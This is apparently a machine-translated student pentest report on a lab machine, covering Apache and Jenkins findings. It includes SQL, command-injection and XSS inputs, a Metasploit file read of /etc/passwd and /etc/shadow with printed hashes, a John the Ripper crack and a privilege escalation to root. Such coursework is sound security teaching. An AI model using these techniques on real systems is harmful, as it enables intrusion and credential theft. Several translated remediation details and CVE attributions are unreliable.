Black Box Pentesting Report UAO2024

VULNERABILITY REPORT - PENTESTING

TUESDAY, NOVEMBER 19 , 2024

MEMBERS:

ING. SEBASTIAN REINA

ING. KEVIN RODRIGUEZ

Engineer Andrés Zambrano

TEACHER:

Engineer Julio Cesar Arango

Machine Translated by Google

VERSION CONTROL

Version	Date	Author	Description
1.0	11/19/2024	Andres Zambrano	Initial version

Machine Translated by Google

TABLE OF CONTENTS

GENERAL INFORMATION

SCOPE AND CONTEXT OF THE AUDIT

As part of the development of the Ethical Hacking subject of the Specialization in Computer Security program at the University Autonomous University of the West, Professor Jhon Cesar Arango Serna assigned us the black box UAO2024 for exploration in a controlled environment:

- This document presents the results of pentesting a black box in a controlled environment connected to a private network, as part of the Ethical Hacking course activities. These activities included reconnaissance, scanning, enumeration, and exploitation phases.

- For the recognition phase, non-intrusive tools were used to identify the IP of the victim machine and the information that can be collected.
- In the scanning phase, active scanning tools were used to find attack vectors that allow attack the victim, using the information gathered in the recognition phase.
- In the enumeration phase, a deep scan of the services found in the black box was performed and Determine both the attack surface and network vulnerabilities. This phase will result in the victim's exploitable vulnerabilities.

- And finally, in the exploitation phase, the respective execution of the exploits is carried out to obtain the payload and finalize the stages successfully.

EXECUTION TIMES

Pentesting activities were performed between 11/13/2024 and 11/18/2024.

EXECUTIVE SUMMARY

Activity Summary

A security review was conducted on the black box systems to identify weaknesses that could be exploited by attackers. The purpose of this assessment is to strengthen the protection of the company's digital assets and prevent incidents that could affect the organization's operations or reputation.




Image 1 – Pentesting phases

Main Results

- ***Unprotected connections:*** The system allows unencrypted connections, which could facilitate the interception of sensitive data.
- ***Outdated software:*** The use of older versions of the system that could be more vulnerable was detected.
- ***Access to internal information:*** Visible configurations that should not be exposed were identified, representing a risk to information security.
-


Potential Consequences

- ***Loss of confidential information:*** Customer or employee data could be stolen if not protected. properly.
- ***Impact on trust:*** A security incident could affect customers' and partners' perceptions of the company. enterprise.
- ***Regulatory compliance:*** There are risks of non-compliance with laws and regulations related to the protection of data.
-

Key Recommendations

- ***Secure connections:*** Implement a protection system that encrypts communications to prevent third parties from accessing sensitive data.
- ***Update systems:*** Perform regular updates to keep software protected from risks. acquaintances.
- ***Protect internal information:*** Restrict access to settings and data that should not be available to the public.

Numerical and Statistical Results




CRITICAL	HIGH	MEDIUM	LOW	INFO
1	3	0	1	20

Vulnerabilities Total: 25

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	0.0359	201198	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities
HIGH	7.5	4.4	0.0017	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	4.4	0.0283	193419	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
HIGH	7.5	4.4	0.0013	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
LOW	2.1*	4.2	0.8808	10114	ICMP Timestamp Request Remote Date Disclosure

Image **2** – Vulnerabilities found with Nessus

Twenty-five vulnerabilities were found, which represent a corporate threat.



□	Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾
□	CRITICAL	9.8	6.7	0.0359	Apache 2.4.x < 2.4....	Web Servers	1
□	HIGH	7.5	4.4	0.0283	Apache 2.4.x < 2.4....	Web Servers	1
□	HIGH	7.5	4.4	0.0017	Apache 2.4.x < 2.4....	Web Servers	1
□	HIGH	7.5	4.4	0.0013	Apache 2.4.x < 2.4....	Web Servers	1

Image **3** – Critical vulnerabilities

Of these 25 threats, 4 are critical and could compromise the availability, confidentiality, and integrity of information within the organization.

Business Benefits : Greater confidence:

By improving security, customers and partners will have greater peace of mind when interacting with our systems.

Asset protection: Potential losses of money or valuable information will be avoided.

Regulatory Compliance: Implementing these measures ensures that the company is aligned with current regulations.

SUMMARY OF VULNERABILITIES

Below are the vulnerabilities found:

Risk	ID	Vulnerability	Affectation
Criticism	IDX-008	Code injection and cross-site attempts Scripting and Jenkins	Potential compromise of the Jenkins system, which could allow data modification and loss of control.
High	IDX-011	Port 80 of the Apache service is open and allows telnet connection.	Exposure of transmitted information, possible interception by third parties, and risk of MITM attacks.
High	IDX-005	CVE-2023-26048 - DDoS Attack During Gobuster Scan – Jetty	Possible unavailability of the affected service, impacting critical operations and legitimate user access.
High	IDX-004	CVE-2024-23897 - Read vulnerability arbitrary file	Exposure of confidential information, which can compromise reputation and lead to financial losses.
High	IDX-009	Weak and default password for user Kali	Unauthorized access to key systems, allowing an entry point for other attacks.
High	IDX-007	GNU Screen 4.5.0 - Privilege Escalation with ELF Files	Elevated access no authorized, allowing full control of the system affected.
Media	VULN-006	CVE-2024-40725 - Source Code Disclosure	Risk of exposing business logic and internal functionalities, facilitating targeted attacks.


TECHNICAL DETAILS

APACHE SERVICE PORT 80 OPEN AND ALLOWS TELNET CONNECTION.

CVSS SEVERITY	**High**		**CVSSV3 SCORE**	**8.8**
CVSSV3 **CRITERION**	Attack vector:	**Adjacent Network**	Scope :	**Does not modify**
	Attack complexity:	**Low**	Confidentiality:	**High**
	Requires privileges: **No**		Integrity :	**High**
	Interaction of user:	**No**	Availability :	**High**
AFFECTATION	Exposure of transmitted information, possible interception by third parties, and risk of MITM attacks.			
DESCRIPTION	The ability to interact with the Apache server via Telnet (which does not encrypt transmitted data) implies a server misconfiguration. This could be exploited to perform man-in-the-middle (MITM) attacks or access sensitive information that should not be exposed.			
FIND	While searching for attack vectors, connections were established to port 80 using Telnet and Netcap.			

DETAILS OF THE TESTS PERFORMED

Attempts were made to test remote connections in an attempt to exploit vulnerabilities. It was possible to establish a connection to port 80 of the Apache server using the Telnet and Netcap tools.



```
┌──(root㉿kali-THD)-[/]
└─# telnet 192.168.204.132 80

Trying 192.168.204.132 ...
Connected to 192.168.204.132.
Escape character is '^]'.
```

Image **4** – successful telnet connection

REMEDIATION	It is suggested to enable secure protocols for communication such as HTTPS with TLS.
REFERENCES	https://www.elladodelmal.com/2007/11/fortificando-un-servidor-apache-iii-de.html


CVE-2023-26048 - DDOS ATTACK DURING SCANNING WITH GOBUSTER – JETTY

CVSS SEVERITY	**High**		**CVSSV3 SCORE**	**7.5**
	Attack vector:	**Network**	Scope :	**Does not modify**

CVSSV3 **CRITERION**	Complexity of the attack: **Low** Confidentiality: **No** Requires privileges: **No** Integrity : **No** Interaction of user: **No** Availability : **High**
AFFECTATION	Possible unavailability of the affected service, impacting critical operations and legitimate user access.
DESCRIPTION	Jetty is a Java-based web server and servlet engine. In affected versions, servlets with multipart support (for example, annotated with @MultipartConfig) that call HttpServletRequest.getParameter() or HttpServletRequest.getParts() may cause an OutOfMemoryError when the client sends a multipart request with a part that has a name but no filename and very large content. This occurs even with the default setting of fileSizeThreshold=0, which should stream the entire part content to disk. An attacking client could send a large multipart request and cause the server to throw an OutOfMemoryError. However, the server might be able to recover from the OutOfMemoryError and continue serving, although it may take some time.
FIND	The Jenkins page can be left down and inaccessible for more than 10 minutes.

DETAILS OF THE TESTS PERFORMED

While using Gobuster for directory mapping in Jenkins (port 8080), a request overload occurred, causing the service to go down. This demonstrated a lack of DDoS mitigation.



```
[+] Url:                     http://192.168.204.132:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/_script              (Status: 200) [Size: 13741]
/about                (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/about/]
/api                  (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/api/]
/asdfjkl;             (Status: 400) [Size: 557]
/asdfjkl;.txt         (Status: 400) [Size: 561]
/asdfjkl;.php         (Status: 400) [Size: 561]
/asdfjkl;.html        (Status: 400) [Size: 562]
/assets               (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/assets/]
/builds               (Status: 200) [Size: 34795]
/cli                  (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/cli/]
/computer             (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/computer/]
/computers            (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/computers/]
/configure            (Status: 403) [Size: 580]
Progress: 20731 / 81880 (25.32%)
```


Image **5** – dictionary scan of 81,880 strings

REMEDIATION	As a remedy, it is recommended to update the version to one higher than 11.0.14. It is also possible to remedy this by correctly configuring the service with the multipart maxRequestSize parameter, which must be set to a non-negative value, so that all multipart content is limited (although it is still read into memory).
REFERENCES	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2023-26048

CODE INJECTION AND CROSS-SITE SCRIPTING ATTEMPTS IN JENKINS

CVSS SEVERITY	**Criticism**		**CVSSV3 SCORE**	**9.8**
CVSSV3 **CRITERION**	Attack vector:	**Network**	Scope :	**Does not modify**
	Complexity of the attack:	**Low**	Confidentiality:	**High**
	Requires privileges: **No**		Integrity :	**High**
	Interaction of user:	**No**	Availability :	**High**
AFFECTATION	Potential compromise of the Jenkins system, which could allow data modification and loss of control.			
DESCRIPTION	Testing the login fields and search bar in Jetty (port 8080). No success.			
FIND	It is determined that despite the Jenkins version having a vulnerability in the forms, the system is configured with the correct filters.			

Multiple attacks were carried out attempting to overwhelm the service without success.



Welcome to Jenkins!

Invalid username or password


george' OR 1=1 --

Password

□ Keep me signed in

Sign in

Image **6** – attempted code injection at login.




; ls -la

Search for '; ls -la'

Nothing seems to match.

Image **7** – Attempted injection into search bar.



<script>alert('XSS')</script>

Search for '<script>alert('XSS')</script>'

Nothing seems to match.

Image **8** – Attempt at Cross-Site Scripting


REMEDIATION	Although the attack is not successful, to remedy this type of attack you should include symbols and commands in the queries to the databases that listen for commands entered through forms.
REFERENCES	https://www.incibe.es/index.php/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-jenkins-2

CVE-2024-23897 - ARBITRARY FILE READ VULNERABILITY

CVSS SEVERITY	**High**		**CVSSV3 SCORE**	**8.1**
CVSSV3 **CRITERION**	Attack vector:	**Adjacent Network**	Scope :	**Does not modify**
	Attack complexity:	**Low**	Confidentiality:	**High**
	Requires privileges: **No**		Integrity :	**No**
	Interaction of user:	**No**	Availability :	**High**
AFFECTATION	The information assets and reputational image of the person storing the information are affected. sensible.			
DESCRIPTION	This vulnerability is due to a misconfiguration in **Jenkins** that allows the reading of arbitrary files without proper validation of access parameters. It is associated with how the software handles file permissions and access. Jenkins 2.441 and earlier, LTS 2.426.2 and earlier, do not disable a feature in their CLI command parser that replaces an '@' character followed by a file path in an argument with the file's contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system.			
FIND	Documents containing confidential information stored on the victim machine are successfully read.			

DETAILS OF THE TESTS PERFORMED


The vulnerability was exploited in a controlled environment using the Metasploit tool.



```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > vim /root/.msf4/loot/20241115222109_default_192.168.204.132_jenkins.file_320772.txt
```

Image **9** – Extracting and reading the passwd file

And in this way we obtain sensitive information such as:




root@kali-ThD: /opt/metasploit-framework
File Actions Edit View Help

```
J^Hroot:x:0:0:root:/root:/bin/bash
J^Hdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin^@^@^@^A^H
~
~
```

Image **10** – passwd file contents

The vulnerability documentation was reviewed and it was found that the vulnerability only allows the first two lines of each file to be read, but if the CLI is used, it is possible to read the third line. For this, a script is used that scans all the fields in the files and obtains relevant information.




```
└─# ./fetch_linesvarios.sh

Reading lines 1 to 10
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: anonymous no tiene el permiso Global/Administer
Reading lines 11 to 20
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
```

Image 12 – full contents of the passwd file

In addition to the hashes of the passwords of the system users.



```
└─# ./fetch_linesvarios.sh

Reading lines 1 to 10
root:$y$j9T$CSglA5hTW5BcU.LSuPYXu0$QmXz35/2jd/93zkeZiLyc33U2fzKGZbI882WgOUc669:200
42:0:99999:7:::
daemon:*:19988:0:99999:7:::
bin:*:19988:0:99999:7:::
sys:*:19988:0:99999:7:::
sync:*:19988:0:99999:7:::
games:*:19988:0:99999:7:::
man:*:19988:0:99999:7:::
lp:*:19988:0:99999:7:::
mail:*:19988:0:99999:7:::
news:*:19988:0:99999:7:::
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: anonymous no tiene el permiso Global/Administer
Reading lines 11 to 20
uucp:*:19988:0:99999:7:::
proxy:*:19988:0:99999:7:::
www-data:*:19988:0:99999:7:::
backup:*:19988:0:99999:7:::
list:*:19988:0:99999:7:::
irc:*:19988:0:99999:7:::
```

Image **32** – full contents of shadow file

REMEDIATION	To remedy this vulnerability it is recommended to update the Jenkins version or Perform the correct configuration or validation of Jenkins parameters such as: • **Legacy** authorization mode must be disabled. • In the "logged-in users can do anything" authorization mode, the **"AlBajo"** setting **anonymous read access"** must be disabled. • The **logging function** must be disabled.
REFERENCES	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2024-23897

WEAK AND DEFAULT PASSWORD IN KALI USER

CVSS SEVERITY	**High**		**CVSSV3 SCORE**	**8.1**
CVSSV3 **CRITERION**	Attack vector:	**Network**	Scope :	**Does not modify**
	Complexity of the attack:	**High**	Confidentiality:	**High**
	Requires privileges: **No**		Integrity :	**High**
	Interaction of user:	**No**	Availability :	**High**
AFFECTATION	Unauthorized access to key systems, allowing an entry point for other attacks.			
DESCRIPTION	The use of weak passwords is an access control vulnerability. This reflects the lack of robust policies for creating strong passwords, which facilitates brute-force or dictionary attacks and compromises user accounts.			
FIND	The hash of two users, kali and az, is obtained. The hash of the user kali can be decrypted, and the password is obtained. It is also identified that the user has sudo privileges.			

DETAILS OF THE TESTS PERFORMED

While scanning the black box files, the /etc/shadow file was accessed, the user password hashes were used, Jack the Ripper with a short list and the password was cracked quickly and without using a large amount of resources.

The most relevant ones are

root: root:x:0:0:root:/root:/usr/bin/zsh


times: times:x:1000:1000:times,,,:/home/times:/usr/bin/zsh

•**as:** as:x:1001:1001:,,,:/home/as:/bin/bash

Using the hashes found, John the Ripper is used to try to break the encryption.

kali: $y$j9T$jAznjse07.oFmFxYabEuS1$daYASstEDFD7TPDWQ4Tpc3ctMvOP6yVXsJW5211tfR9

az: $y$j9T$fSvoTgBbpoTjzHHRhTyU3/$xKp9JVR4Biwy86JVJIdBd/y6TaphNPeGsyURX23JxJC




```
┌──(root㉿kali-ThD)-[/]
└─# john --show hashes.txt

kali:kali

1 password hash cracked, 0 left
```

Image **43** – Password obtained from the hash of the user kali

It is determined that the user kali has the sudo privilege.



```
# User privilege specification
root    ALL=(ALL:ALL) ALL
```

Image **54** – user privileges


REMEDIATION	It is recommended to always change the default passwords for applications, and if you assign a password, it is suggested to use complex passwords that include special characters, capital letters, numbers, and are more than 8 characters long. It is also recommended not to store passwords or hashes in files without password or encryption.
REFERENCES	https://support.google.com/accounts/answer/32040?hl=es-419

GNU SCREEN 4.5.0 - PRIVILEGE ESCALATION WITH ELF FILE

CVSS SEVERITY	**High**		**CVSSV3 SCORE**	**7.0**
CVSSV3 **CRITERION**	Attack vector:	**Local**	Scope :	**Does not modify**
	Complexity of the attack:	**High**	Confidentiality:	**High**
	Requires privileges:	**Low**	Integrity :	**High**
	Interaction of user:	**No**	Availability :	**High**
AFFECTATION	Unauthorized elevated access, allowing full control of the affected system.			
DESCRIPTION	This vulnerability allows a user with limited privileges to access a shell, allowing them to escalate privileges. It is present in Debian Linux operating systems.			
FIND	The location of a Shell on the victim machine is identified.			

DETAILS OF THE TESTS PERFORMED


During file scanning on the victim machine it was identified that in the path /usr/sbin/nologin of the user Daemon finds an ELF extension file that when executed allows it to escalate privileges and become user root.



```
msf6 auxili msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > xxd /root/.msf4
            /loot/20241116162752_default_192.168.204.132_jenkins.file_512320.txt
  (root㉿k [*] exec: xxd /root/.msf4/loot/20241116162752_default_192.168.204.132_jenkins.file
└─# dirbust _512320.txt

            00000000: 035c 087f 454c 4602 0101 0000 0000 0000  .\..ELF.........
            00000010: 0000 0003 003e 0001 0000 00ef bfbd 1100  ......>.........
Picked up _ 00000020: 0000 0000 0040 0a30 0800 0000 0100 0000  .....@.0........
Starting OW 00000030: 0600 0000 0000 efbf bd00 0000 0000 0000  ................
            00000040: 0001 08                                  ..
```

Image **65** – ELF file content



```
Picked up _ [*] exec: radare2 /root/.msf4/loot/20241116162752_default_192.168.204.132_jenkins.f
Starting OW ile_512320.txt
Starting di
Dir found:  [0x00000000]> whoim
Dir found:  [0x00000000]> whoami
            root
```

Image **76** – Running the ELF file


REMEDIATION	As a remedy, it is recommended to update the Linux Alpine screen.
REFERENCES	https://www.rapid7.com/db/vulnerabilities/alpine-linux-cve-2017-5618/

CVE-2024-40725 - SOURCE CODE DISCLOSURE

CVSS SEVERITY	**Medium**		**CVSSV3 SCORE**	**5.7**
CVSSV3 **CRITERION**	Attack vector:	**Adjacent Network**	Scope :	**Does not modify**
	Complexity of the attack:	**Low**	Confidentiality:	**High**
	Requires privileges:	**Low**	Integrity :	**No**
	Interaction of user:	**No**	Availability :	**No**
AFFECTATION	Risk of exposing business logic and internal functionalities, facilitating targeted attacks.			
DESCRIPTION	A partial fix for CVE-2024-39884 in Apache HTTP Server 2.4.61 core ignores some use of legacy handler configuration based on content type. "AddType" and similar configurations, in some circumstances where files are requested indirectly, result in disclosure of local content source code. For example, PHP scripts may be served instead of interpreted.			
FIND	The connect.php file hosted on the Apache service on port 80 was successfully extracted.			

DETAILS OF THE TESTS PERFORMED

While performing input vector scanning on the Apache server with open port 80, a telnet connection was established with the service and the connect.php file was extracted. Although the file does not contain vulnerable information, the vulnerability was successfully exploited.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help

http://192.168.204.132:80/

Scan Information
Results - List View: Dirs: 2 Files: 1
Results - Tree View
Errors: 0

Directory Stucture	Response Code	Response Size
/	200	11322
icons	403	448
small	403	448
connect.php	200	145

Current speed: 279 requests/sec

(Select and right click for more options)

Average speed: (T) 263, (C) 258 requests/sec

Parse Queue Size: 151549

Total Requests: 158950/1323291

Current number of running threads: 10


Time To Finish: 01:15:12

Change
Back
Pause
Stop
Report

Starting dir/file list based brute forcing

/icons/9155/

Image **17** – Owasp ZAP port 80 to identify directories




```
└─# telnet 192.168.204.132 80

Trying 192.168.204.132 ...
Connected to 192.168.204.132.
Escape character is '^]'.
GET /connect.php HTTP/1.1
Host: 192.168.204.134
Connection: close

HTTP/1.1 200 OK
Date: Tue, 19 Nov 2024 17:55:04 GMT
Server: Apache/2.4.56 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
```

Image **88** – extracting the connect.php file



```
connect.php
```

Image **99** – connect.php file obtained

REMEDIATION	Users are advised to update to version 2.4.62, which fixes this issue.
REFERENCES	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2024-40725

CONCLUSIONS AND RECOMMENDATIONS

- The identified vulnerabilities represent significant risks that can be mitigated with the suggested measures. These actions will strengthen the organization's security, reducing risks and protecting its operations and reputation.
- When performing pentesting, it is essential to know the operating systems in detail, since this information plays an important role and is vital to successfully search for information and gather clues.
